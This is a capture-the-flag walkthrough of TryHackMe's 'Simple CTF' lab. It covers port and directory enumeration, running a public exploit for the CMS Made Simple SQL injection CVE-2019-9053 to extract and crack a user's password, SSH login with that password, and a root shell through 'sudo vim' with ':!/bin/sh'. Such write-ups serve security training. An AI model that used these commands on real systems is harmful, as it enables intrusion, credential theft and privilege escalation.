TryHackMe - Simple CTF Room Writeup

Motasm Elsayed

Contents



Figure 1: Challenge official cover

Challenge description: This challenge tests your knowledge of basic web enumeration techniques, exploiting Unauthenticated SQL Injection on CMS Made Simple (CVE-2019-9053), enumerating usernames and passwords through SQL Injection, modifying and using custom exploitation scripts, and privilege escalation techniques.

Challenge category: Web Exploitation - Exploit CVE-2019-9053 - Password Cracking - Privilege Escalation.

Challenge link: Simple CTF

Information Gathering

Nmap Scan

The first step for us here is to enumerate the running services on the target system before doing anything.

So to find the services exposed we need to enumerate the provided `Target_IP` using **Nmap**.

```
root@kali:/home/kali# nmap -sV -sC -O -T4 10.10.163.88
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-28 06:00 +03
Nmap scan report for 10.10.163.88
Host is up (0.073s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.138.84
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|storage-misc
Running (JUST GUESSING): Linux 5.X|3.X (90%), Crestron 2-Series (86%), HP embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:5.4 cpe:/o:linux:linux_kernel:3 cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
Aggressive OS guesses: Linux 5.4 (90%), Linux 3.10 - 3.13 (88%), Crestron XPanel control system (86%), HP P2000 G3 N
AS device (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.97 seconds
```

Figure 2: Nmap result

From the above output, we can find that ports **21**, **80**, and **2222** are open. These are the well-known ports for FTP and HTTP services respectively. And for SSH service the default port is **22** but in this challenge, the author has used port **2222**.

Enumerating the FTP Server

From the **Nmap** scan results, we can see that the **FTP** server allows anonymous login. Anyway, when we access it, it just gives us error messages without any useful information.

Enumerating the Web Server

From the Nmap scan result we can see that the target system is running a web server on port **80**, so let's open our browser and take a look at the web app.



Figure 3: Web app main page

From the above snapshot, we can see that the home page is just the default page for the Apache2 web server. So, nothing is interesting on this page. However, we still have to enumerate the sub-directories and files of the website, so let's do so.

Directory Enumeration using Gobuster

Well! As the home page looks empty, now it's a good idea to start enumerating the web app to find hidden sub-directories and files.

To enumerate sub-directories and files you can use tools like **dirbuster**, **dirb**, **gobuster**, or even **burp-suite** but for now, we will use **gobuster**.

```
root@kali:/home/kali# gobuster dir -u http://10.10.163.88 -w /usr/share/wordlists/dirbuster/directory-list-2.3-mediu
m.txt -x php,txt,js,xml
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.163.88
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,js,xml,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 291]
/robots.txt           (Status: 200) [Size: 929]
/simple               (Status: 301) [Size: 313] [--> http://10.10.163.88/simple/]
```

Figure 4: Gobuster result

Alright! We have found three sub-directories, so let's investigate them.

robots.txt file



Figure 5: robots.txt

Well! The found *robots.txt* file has nothing useful for us. We tried to access the *"/openmr-5_0_1_3"* directory but not were found.

Simple Directory



Figure 6: CMS Home Page

Nice! Now we can say that there's a real website hosted on the Apache web server. And the more interesting thing is that it's a Content Management System (CMS). CMSs are well-known for having vulnerable versions, the use of vulnerable plugins, and insecure code.

CMS Version Detection

Detecting the running version of the CMS is an important thing while we are enumerating the web application,as based on the running version, we are gonna search for well-known vulnerabilities, exploitation scripts, and CVEs.

So in our case, the running version is CMS Made Simple `2.2.8`. We directly found the running version on the down section of the home page.

Figure 7: CMS Version

Task 1: How many services are running under port 1000?

From the above **Nmap** scan results, the answer is 2.

Task 2: What is running on the higher port?

From the above **Nmap** scan results, the answer is `ssh`.

Task 3: What's the CVE you're using against the application?

Well! To search if there is a well-known CVE for a vulnerable service or application, we can simply use Google with the name of the service or the application and its version as it's important to narrow down our search results and also to get the right CVE.

For the current web application, we found the following results from the Exploit-DB website.



Figure 8: Exploit-DB CVE

So the answer is `CVE-2019-9053`.

Task 4: To what kind of vulnerability is the application vulnerable?

From the above snapshot from Exploit-DB, the application is vulnerable to SQL Injection vulnerability. So the answer is `sqli`.

CVE-2019-9053 Exploit

As we have successfully enumerated the web application, detected its running version, and found a CVE we can use to exploit it, it's time to exploit the vulnerable CMS. From Exploit-DB, we can also download the exploitation script. So let's download the script we are gonna use.

Note: Sometimes after downloading an exploitation script, it may not work directly with you; As it may require you to download other independencies or libraries to work correctly, so having basic

knowledge of programming and the ability to modify public exploitation codes or scripts is a beneficial skill you should master as a penetration tester.

Well! Now after downloading the script and modifying it, let's take a look at how it works.

```
root@kali:/home/kali/Downloads# python 46635.py
[+] Specify an url target
[+] Example usage (no cracking password): exploit.py -u http://target-uri
[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist
[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based.
```

Figure 9: Script Usage

Great! Looks like its usage is simple. So let's run it with the following command:

```
$ python 46635.py -u http://<room_IP>/simple
```

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
```

Figure 10: Exploit Results No.1

Superb! By exploiting the SQL Injection in the CMS, the exploitation script successfully retrieved the password salt, a valid username on the target system, an email address, and a password hash.

So now let's run the script again, but this time, let's enable the crack option to crack the password hash and use the wordlist provided from the challenge hint. To do so, we used the following command:

```
$ python 46635.py -u http://<room_IP>/simple --crack -w /usr/share/
  seclists/Passwords/Common-Credentials/best110.txt
```

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

Figure 11: Exploit Results No.2

Great job! We got the password of the user `mitch`.

Task 5: What's the password?

From the previous snapshot, the password is `secret`.

Task 6: Where can you login with the details obtained?

As we just have three services running on the target system, it's easy to try to login to them and figure out where can we login. So after doing so, we found that we were able to login with the obtained credentials in the SSH service.

```
root@kali:/home/kali/Downloads# ssh mitch@10.10.163.88 -p 2222
The authenticity of host '[10.10.163.88]:2222 ([10.10.163.88]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.163.88]:2222' (ED25519) to the list of known hosts.
mitch@10.10.163.88's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$
```

Figure 12: SSH to the Target System

Task 7: What's the user flag?

By listing the content of the current directory, we find the user.txt file and by reading it, we directly find the user flag.

```
$ ls
user.txt
$ pwd
/home/mitch
$ cat user.txt
[redacted]
$
```

Figure 13: user.txt flag

Task 8: Is there any other user in the home directory? What's its name?

By listing the content of the `/home` directory, we can find that the name of the other user is `sunbath`.

```
$ cd ..
$ ls -la
total 16
drwxr-xr-x  4 root    root    4096 aug 17  2019 .
drwxr-xr-x 23 root    root    4096 aug 19  2019 ..
drwxr-x--- 3 mitch   mitch   4096 aug 19  2019 mitch
drwxr-x--- 16 sunbath sunbath 4096 aug 19  2019 sunbath
$
```

Figure 14: home directory content

Task 9: What can you leverage to spawn a privileged shell?

To know how to leverage a privileged shell, we tried different privilege escalation vectors and the one that worked was by listing the commands we can run on the system as root through the `sudo` command.

```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$
```

Figure 15: Listing sudo commands

Well! We can run `vim` as root on the system. So we can leverage `vim` to spawn a privileged shell.

Leveraging Vim to spawn a privileged shell

To spawn a privileged shell, we used the following commands:

```
$ sudo vim
$ :!/bin/sh
```

```
$ sudo vim
# whoami
root
```

Figure 16: root shell

Kudos! We are now the **root** user on the system.

Task 10: What's the root flag?

By listing the content of the `/root` directory and reading `root.txt`, we successfully retrieved the root flag.

```
$ sudo vim
# whoami
root
# pwd
/home
# cd /root
# ls -la
total 28
drwx------  4 root root 4096 aug 17  2019 .
drwxr-xr-x 23 root root 4096 aug 19  2019 ..
-rw-r--r--  1 root root 3106 oct 22  2015 .bashrc
drwx------  2 root root 4096 aug 17  2019 .cache
drwxr-xr-x  2 root root 4096 aug 17  2019 .nano
-rw-r--r--  1 root root  148 aug 17  2015 .profile
-rw-r--r--  1 root root   24 aug 17  2019 root.txt
# cat root.txt
[redacted]
#
```

Figure 17: root.txt

Conclusion

In conclusion, I hope this walkthrough has been informative and shed light on our thought processes, strategies, and the techniques used to tackle each task. CTFs are not just about competition; they're about learning, challenging yourself and your knowledge, and getting hands-on experience through applying your theoretical knowledge.